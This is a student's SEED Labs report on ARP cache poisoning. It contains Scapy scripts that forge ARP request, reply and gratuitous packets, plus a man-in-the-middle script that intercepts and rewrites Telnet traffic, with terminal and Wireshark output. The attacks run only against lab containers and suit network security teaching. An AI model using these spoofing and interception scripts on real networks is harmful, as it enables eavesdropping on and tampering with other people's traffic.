

Internet Security

Lab 2 ARP Cache Poisoning Attack

Name: Gaurav Upadhyay
email: gsupadhy@syr.edu

Task 1: ARP Cache Poisoning

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...

root@656f7676439a:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
    RX packets 76 bytes 8623 (8.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 37 bytes 3122 (3.1 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@656f7676439a:~#
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...

root@8f501849d493:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.6 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:06 txqueuelen 0 (Ethernet)
    RX packets 45 bytes 5665 (5.6 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@8f501849d493:~#
```

```
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
seed@VM: ~/.../La...

root@2fdc297fb7e8:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
    ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
    RX packets 57 bytes 6785 (6.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 14 bytes 1204 (1.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@2fdc297fb7e8:~#
```

Provided are the IP addresses and MAC addresses of machines M, A and B.

Task 1.A (using ARP request):

In this method, we will perform poisoning by sending an ARP request from the attacker to the attacker.

Code:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
ptype = IPv4
hwlen = None
plen = None
op = who-has
hwsrc = 02:42:0a:09:00:69
psrc = 10.9.0.6
hwdst = 02:42:0a:09:00:05
pdst = 10.9.0.5
.
Sent 1 packets.
root@2fdc297fb7e8:/# cat task1a.py
from scapy.all import *

E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')

A.op=1

pkt= E/A
pkt.show()
sendp(pkt)
root@2fdc297fb7e8:/#
```

We execute it:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
A.op=1


pkt= E/A
pkt.show()
sendp(pkt)
root@2fdc297fb7e8:/# python3 task1a.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hwlen    = None
  plen     = None
  op       = who-has
  hwsrc    = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hwdst    = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
root@2fdc297fb7e8:/#
```

We get the results in machines A and B before and after:

Machine A before:

```
root@656f7676439a:/# arp -n
root@656f7676439a:/#
root@656f7676439a:/# █
```

Machine A after:



```
seed@VM: ~/.../Labsetup
root@656f7676439a:/# arp -n
Address      HWtype  HWaddress      Flags Mask    Iface
10.9.0.6     ether   02:42:0a:09:00:69  C             eth0
root@656f7676439a:/# █
```

Machine B before:

```
root@8f501849d493:/# arp -n
root@8f501849d493:/#
root@8f501849d493:/# █
```

Machine B after:

```
root@8f501849d493:/# arp -n
root@8f501849d493:/#
root@8f501849d493:/# arp -n
root@8f501849d493:/# █
```

After running the script on the Attacker machine, it can be seen that the IP address of machine B is associated with the MAC address of the Attacker machine.

Task 1.B (using ARP reply):

In this task we sent ARP reply from the Attacker machine to machine A. We changed the op parameter from 1 (ARP request) to 2 (ARP reply).

Code:

```
root@2f8c297f07e0:/#  
root@2f8c297fb7e8:/# nano task1a.py  
root@2f8c297fb7e8:/# cat task1a.py  
from scapy.all import *  
  
E = Ether(dst='02:42:0a:09:00:05', src='02:42:0a:09:00:69')  
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',  
hwdst='02:42:0a:09:00:05', pdst='10.9.0.5')  
  
A.op=2  
  
pkt= E/A  
pkt.show()  
sendp(pkt)  
root@2f8c297fb7e8:/# █
```

We execute it:



```
seed@VM: ~/.../Labsetup  
seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x  
A.op=2  
  
pkt= E/A  
pkt.show()  
sendp(pkt)  
root@2f8c297fb7e8:/# python3 task1a.py  
###[ Ethernet ]###  
  dst      = 02:42:0a:09:00:05  
  src      = 02:42:0a:09:00:69  
  type     = ARP  
###[ ARP ]###  
  hwtype   = 0x1  
  ptype    = IPv4  
  hwlen    = None  
  plen     = None  
  op       = is-at  
  hwsrc    = 02:42:0a:09:00:69  
  psrc     = 10.9.0.6  
  hwdst    = 02:42:0a:09:00:05  
  pdst     = 10.9.0.5  
  
.  
Sent 1 packets.  
root@2f8c297fb7e8:/# █
```

Before running the script, we deleted the existing records in the ARP cache of machine A.

After execution, the updated ARP table contained, as expected, the MAC address of the Attacker machine which was associated with the IP address of Machine B.

Machine A after:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
root@656f7676439a:/# arp -n
root@656f7676439a:/#
root@656f7676439a:/#
root@656f7676439a:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether    02:42:0a:09:00:69  C             eth0
root@656f7676439a:/# █
```

Machine B after:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x seed@VM: ~/.../La... x
root@8f501849d493:/# arp -n
root@8f501849d493:/#
root@8f501849d493:/#
root@8f501849d493:/# arp -n
root@8f501849d493:/# █
```

Task 1.C (using ARP gratuitous message):

Now, we performed gratuitous ARP from Attacker machine, this packet is sent to broadcast address in ethernet packet.

Code:

```
root@2f0c297fb7e8:/# nano task1a.py
root@2f0c297fb7e8:/# cat task1a.py
from scapy.all import *

E = Ether(dst='ff:ff:ff:ff:ff:ff', src='02:42:0a:09:00:69')
A = ARP(hwsrc='02:42:0a:09:00:69', psrc='10.9.0.6',
hwdst='ff:ff:ff:ff:ff:ff', pdst='10.9.0.6')

A.op=1

pkt= E/A
pkt.show()
sendp(pkt)
root@2f0c297fb7e8:/# █
```

We execute it:

```

root@2fdc297fb7e8:/# python3 task1a.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.6
.
Sent 1 packets.
root@2fdc297fb7e8:/#


```

Here we notice that the ARP cache remains unchanged in Victim B even though the packet was broadcasted because the source and destination IP addresses are the same. The sender's IP address matches that of Victim B's IP address and Victim B assumes that the packet was sent by it

Task 2: MITM Attack on Telnet using ARP Cache Poisoning

Step 1 (Launch the ARP cache poisoning attack):
We poisoned the ARP tables in machines A and B.

Machine A after:




```

seed@VM: ~/.../Labsetup
root@656f7676439a:/# arp -n
root@656f7676439a:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.6         ether   02:42:0a:09:00:69 C             eth0
root@656f7676439a:/#

```

Machine B after:



```

seed@VM: ~/.../Labsetup
root@8f501849d493:/# arp -n
root@8f501849d493:/# arp -n
root@8f501849d493:/# arp -n
Address          HWtype  HWaddress      Flags Mask    Iface
10.9.0.5         ether   02:42:0a:09:00:69 C             eth0
root@8f501849d493:/#

```

It can be seen that the ARP tables in machines A and B have been poisoned, the MAC address of the Attacker is associated with the IP address of machine B for the ARP table of machine A and the MAC address of the Attacker is associated with the IP address of Machine A for the ARP table of machine B.

Step 2 (Testing):

We make sure that the IP forwarding on Host M is turned off.

```
root@2fdcd297fb7e8:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Now, we performed a ping between machine A and B.

The image shows a Wireshark packet capture window titled "[SEED Labs] *any". The packet list on the left shows 58 packets. The packet details pane on the right shows the selected packet (Frame 58) as a Linux cooked capture, Unicast to us (0), Link-layer address type: 1, and Link-layer address length: 6. The packet bytes pane at the bottom shows the raw data of the selected packet.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------------------------|-------------------|-------------------|----------|--------|---|
| 32 | 2022-02-15 23:17:52.597739040 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0041, seq=4/16 |
| 33 | 2022-02-15 23:17:52.597752941 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0041, seq=4/16 |
| 34 | 2022-02-15 23:17:52.597756463 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0041, seq=4/16 |
| 35 | 2022-02-15 23:17:53.613423586 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) reply id=0x0041, seq=5/12 |
| 36 | 2022-02-15 23:17:53.613425852 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0041, seq=5/12 |
| 37 | 2022-02-15 23:17:53.613492255 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0041, seq=5/12 |
| 38 | 2022-02-15 23:17:53.613503270 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) request id=0x0041, seq=5/12 |
| 39 | 2022-02-15 23:17:53.741434586 | 10.0.2.5 | 35.184.35.160 | TCP | 56 | [TCP Dup ACK 5#1] 45206 -- 443 [ACK] Seq= |
| 40 | 2022-02-15 23:17:53.741561575 | 35.184.35.160 | 10.0.2.5 | TCP | 62 | [TCP Dup ACK 6#1] [TCP ACKed unseen segm |
| 41 | 2022-02-15 23:17:54.637639834 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0041, seq=6/15 |
| 42 | 2022-02-15 23:17:54.637652146 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0041, seq=6/15 |
| 43 | 2022-02-15 23:17:54.637664720 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0041, seq=6/15 |
| 44 | 2022-02-15 23:17:54.637667692 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0041, seq=6/15 |
| 45 | 2022-02-15 23:17:54.768897437 | 02:42:0a:09:00:05 | 02:42:0a:09:00:05 | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 46 | 2022-02-15 23:17:54.768947383 | 02:42:0a:09:00:05 | 02:42:0a:09:00:05 | ARP | 44 | Who has 10.9.0.6? Tell 10.9.0.5 |
| 47 | 2022-02-15 23:17:54.768911424 | 02:42:0a:09:00:06 | 02:42:0a:09:00:06 | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.6 |
| 48 | 2022-02-15 23:17:54.768951725 | 02:42:0a:09:00:06 | 02:42:0a:09:00:06 | ARP | 44 | Who has 10.9.0.5? Tell 10.9.0.6 |
| 49 | 2022-02-15 23:17:54.768965781 | 02:42:0a:09:00:06 | 02:42:0a:09:00:06 | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 50 | 2022-02-15 23:17:54.768970409 | 02:42:0a:09:00:06 | 02:42:0a:09:00:06 | ARP | 44 | 10.9.0.6 is at 02:42:0a:09:00:06 |
| 51 | 2022-02-15 23:17:54.768969642 | 02:42:0a:09:00:05 | 02:42:0a:09:00:05 | ARP | 44 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 52 | 2022-02-15 23:17:54.768971336 | 02:42:0a:09:00:05 | 02:42:0a:09:00:05 | ARP | 44 | 10.9.0.5 is at 02:42:0a:09:00:05 |
| 53 | 2022-02-15 23:17:55.666139621 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0041, seq=7/17 |
| 54 | 2022-02-15 23:17:55.666169982 | 10.9.0.6 | 10.9.0.5 | ICMP | 100 | Echo (ping) request id=0x0041, seq=7/17 |
| 55 | 2022-02-15 23:17:55.666200172 | 10.9.0.5 | 10.9.0.6 | ICMP | 100 | Echo (ping) reply id=0x0041, seq=7/17 |

Frame 58: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface any, id 0
Linux cooked capture
Packet type: Unicast to us (0)
Link-layer address type: 1
Link-layer address length: 6

0000 00 00 00 01 00 06 52 54 00 12 35 00 00 08 00RT..5.....
0010 45 00 00 28 b3 a8 00 00 ff 06 67 0a a2 f7 f2 20 E..(.....g.....
0020 0a 00 02 05 01 bb 98 5c 00 0e be 12 37 6c e3 cb\\.....71..
0030 50 10 80 00 1b 47 00 00 00 00 00 00 00 00 00 P.....G.....

wireshark_any_20220215231734_IHLFDn.pcapng Packets: 58 · Displayed: 58 (100.0%) Profile: Default

Step 3 (Turn on IP forwarding):

```
root@2fdcd297fb7e8:/# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Now, we have enabled IP forwarding in the Attacker machine so that we can listen to the traffic between machines A and B. In the ping command from machine A to machine B we see in our attacker the traffic between them

Wireshark Results:

Reply:

The screenshot shows a Wireshark window titled "[SEED Labs] *any". The packet list on the left shows several packets, with packet 78 selected. The packet details pane on the right shows the structure of the selected packet:

- Frame 78: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface any, id 0
- Linux cooked capture
- Packet type: Unicast to another host (3)
- Link-layer address type: 1
- Link-layer address length: 6
- Source: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Unused: 0000
- Protocol: ARP (0x0806)
- Address Resolution Protocol (reply)
- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: reply (2)
- Sender MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Sender IP address: 10.9.0.5
- Target MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
- Target IP address: 10.9.0.6

The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII:

```
0000 00 03 00 01 00 06 02 42 0a 09 00 05 00 00 08 06  ....B.....
0010 00 01 08 00 06 04 00 02 02 42 0a 09 00 05 0a 09  ....B.....
0020 00 05 02 42 0a 09 00 69 0a 09 00 06  ....B...i....
```

The status bar at the bottom indicates: Packets: 85 - Displayed: 85 (100.0%) - Dropped: 0 (0.0%) Profile: Default

Request:

The screenshot shows a Wireshark window titled "[SEED Labs] *any". The packet list on the left shows several packets, with packet 76 selected. The packet details pane on the right shows the structure of the selected packet:

- Frame 76: 44 bytes on wire (352 bits), 44 bytes captured (352 bits) on interface any, id 0
- Linux cooked capture
- Packet type: Unicast to another host (3)
- Link-layer address type: 1
- Link-layer address length: 6
- Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
- Unused: 0000
- Protocol: ARP (0x0806)
- Address Resolution Protocol (request)
- Hardware type: Ethernet (1)
- Protocol type: IPv4 (0x0800)
- Hardware size: 6
- Protocol size: 4
- Opcode: request (1)
- Sender MAC address: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
- Sender IP address: 10.9.0.6
- Target MAC address: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
- Target IP address: 10.9.0.5

The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII:

```
0000 00 03 00 01 00 06 02 42 0a 09 00 69 00 00 08 06  ....B...i....
0010 00 01 08 00 06 04 00 01 02 42 0a 09 00 69 0a 09  ....B...i....
0020 00 06 02 42 0a 09 00 05 0a 09 00 05  ....B.....
```

The status bar at the bottom indicates: Packets: 85 - Displayed: 85 (100.0%) - Dropped: 0 (0.0%) Profile: Default

Step 4 (Launch the MITM attack):

First, we will run our ARP poisoning script, we will run the IP FOWARDING in the Attacker machine and we will make a TELNET connection from machine A to machine B:


```
root@656f7676439a:/# arp
Address          HWtype  HWaddress      Flags Mask    Iface
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69 C          eth0
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C          eth0
root@656f7676439a:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8f501849d493 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.8.0-44-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Feb 17 01:06:06 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@8f501849d493:~$ ZZZ
```

Code:



```
seed@VM: ~/.../Labsetup
.
Sent 1 packets.
root@2fdc297fb7e8:/# ls
bin  dev  home  lib32  libx32  mnt  proc  run  srv  t3_4.py  task2.py  task3.py  usr  volumes
boot  etc  lib  lib64  media  opt  root /sbin  sys  task1a.py  task2_4.py  tmp  var
root@2fdc297fb7e8:/# cat task2_4.py
#!/usr/bin/env python3
from scapy.all import *
import re

IP_A = "10.9.0.5"
#MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"
#MAC_B = "02:42:0a:09:00:06"

def spoof_pkt(pkt):
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B and pkt[TCP].payload:
        newpkt = IP(bytes(pkt[IP]))
        newpkt.show()
        del(newpkt.chksum)
        del(newpkt[TCP].payload)
        del(newpkt[TCP].chksum)

        #####
        # Construct the new payload based on the old payload.
        # Students need to implement this part.

        olddata = pkt[TCP].payload.load
        given_data = list(olddata)
        for i in range(0, len(given_data)):
            given_data[i] = ord('Z');
        newdata = bytes(given_data);

        send(newpkt/newdata)

        #####

    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        send(pkt[IP])

pkt = sniff(filter="tcp and not src 10.9.0.6", prn=spoof_pkt)
root@2fdc297fb7e8:/#
```

Run the code:

```
seed@VM: ~/.../Labsetup

\options \
###[ TCP ]###
sport      = 52758
dport      = telnet
seq        = 2081379407
ack        = 3020021776
dataofs    = 8
reserved   = 0
flags      = PA
window     = 501
chksum     = 0xf83b
urgptr     = 0
options    = [('NOP', None), ('NOP', None), ('Timestamp', (1460090544, 771868082)))]
###[ Raw ]###
load       = 'ZZZ'

.
Sent 1 packets.
###[ IP ]###
version    = 4
ihl        = 5
tos        = 0x10
len        = 55
id         = 2860
flags      = DF
frag       = 0
ttl        = 64
proto      = tcp
chksum     = 0x1b69
src        = 10.9.0.5
dst        = 10.9.0.6
```

Wireshark Result:

[SEED Labs] Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------------------------|----------|-------------|----------|--------|--|
| 103 | 2022-02-16 20:22:28.809534236 | 10.9.0.5 | 10.9.0.6 | TELNET | 71 | [TCP Spurious Retransmission] Telnet Data .. |
| 104 | 2022-02-16 20:22:28.809551708 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Dup ACK 64#11] 23 → 52758 [ACK] Seq=302 |
| 105 | 2022-02-16 20:22:28.809554427 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Dup ACK 64#12] 23 → 52758 [ACK] Seq=302 |
| 106 | 2022-02-16 20:22:28.842311626 | 10.9.0.5 | 10.9.0.6 | TCP | 69 | [TCP Keep-Alive] 52758 → 23 [PSH, ACK] Seq=2 |
| 107 | 2022-02-16 20:22:28.842331341 | 10.9.0.5 | 10.9.0.6 | TCP | 69 | [TCP Keep-Alive] 52758 → 23 [PSH, ACK] Seq=2 |
| 108 | 2022-02-16 20:22:28.842346668 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Keep-Alive ACK] 23 → 52758 [ACK] Seq=36 |
| 109 | 2022-02-16 20:22:28.842349446 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Keep-Alive ACK] 23 → 52758 [ACK] Seq=36 |
| 110 | 2022-02-16 20:22:28.882473115 | 10.9.0.5 | 10.9.0.6 | TELNET | 70 | [TCP Spurious Retransmission] Telnet Data .. |
| 111 | 2022-02-16 20:22:28.882508722 | 10.9.0.5 | 10.9.0.6 | TELNET | 70 | [TCP Spurious Retransmission] Telnet Data .. |
| 112 | 2022-02-16 20:22:28.882533884 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Dup ACK 64#13] 23 → 52758 [ACK] Seq=302 |
| 113 | 2022-02-16 20:22:28.882537047 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Dup ACK 64#14] 23 → 52758 [ACK] Seq=302 |
| 114 | 2022-02-16 20:22:28.924261697 | 10.9.0.5 | 10.9.0.6 | TELNET | 71 | [TCP Spurious Retransmission] Telnet Data .. |
| 115 | 2022-02-16 20:22:28.924290388 | 10.9.0.5 | 10.9.0.6 | TELNET | 71 | [TCP Spurious Retransmission] Telnet Data .. |
| 116 | 2022-02-16 20:22:28.924323790 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Dup ACK 64#15] 23 → 52758 [ACK] Seq=302 |
| 117 | 2022-02-16 20:22:28.924329029 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Dup ACK 64#16] 23 → 52758 [ACK] Seq=302 |
| 118 | 2022-02-16 20:22:28.957329271 | 10.9.0.5 | 10.9.0.6 | TCP | 69 | [TCP Keep-Alive] 52758 → 23 [PSH, ACK] Seq=2 |
| 119 | 2022-02-16 20:22:28.957373732 | 10.9.0.5 | 10.9.0.6 | TCP | 69 | [TCP Keep-Alive] 52758 → 23 [PSH, ACK] Seq=2 |
| 120 | 2022-02-16 20:22:28.957391746 | 10.9.0.6 | 10.9.0.5 | TCP | 80 | [TCP Keep-Alive ACK] 23 → 52758 [ACK] Seq=36 |

Frame 115: 71 bytes on wire (568 bits), 71 bytes captured (568 bits) on interface any, id 0

- Linux cooked capture
 - Packet type: Sent by us (4)
 - Link-layer address type: 1
 - Link-layer address length: 6
 - Source: 02:42:0a:09:00:69 (02:42:0a:09:00:69)
 - Unused: 0000
 - Protocol: IPv4 (0x0000)
 - Internet Protocol Version 4, Src: 10.9.0.5, Dst: 10.9.0.6
 - Transmission Control Protocol, Src Port: 52758, Dst Port: 23, Seq: 2081379407, Ack: 3020021776, Len: 3
 - Telnet
 - Data: ZZZ

0030 80 18 01 f5 10 d4 00 00 01 01 08 0a 57 07 1e 18W...

0040 2e 01 c5 b2 5a 5a 5aZZZ

Data (telnet.data), 3 bytes

Packets: 7269 · Displayed: 7269 (100.0%) Profile: Default

You can see that the letter Z from the server was sent back (after the manipulation we performed on the package):

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

IP forwarding is turned off first:

```
root@2fdc297fb7e8:/# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
```

Now, Net cat connection is established:

Machine B:

```
root@8f501849d493:/# nc -l 9090
sd
Hello
```

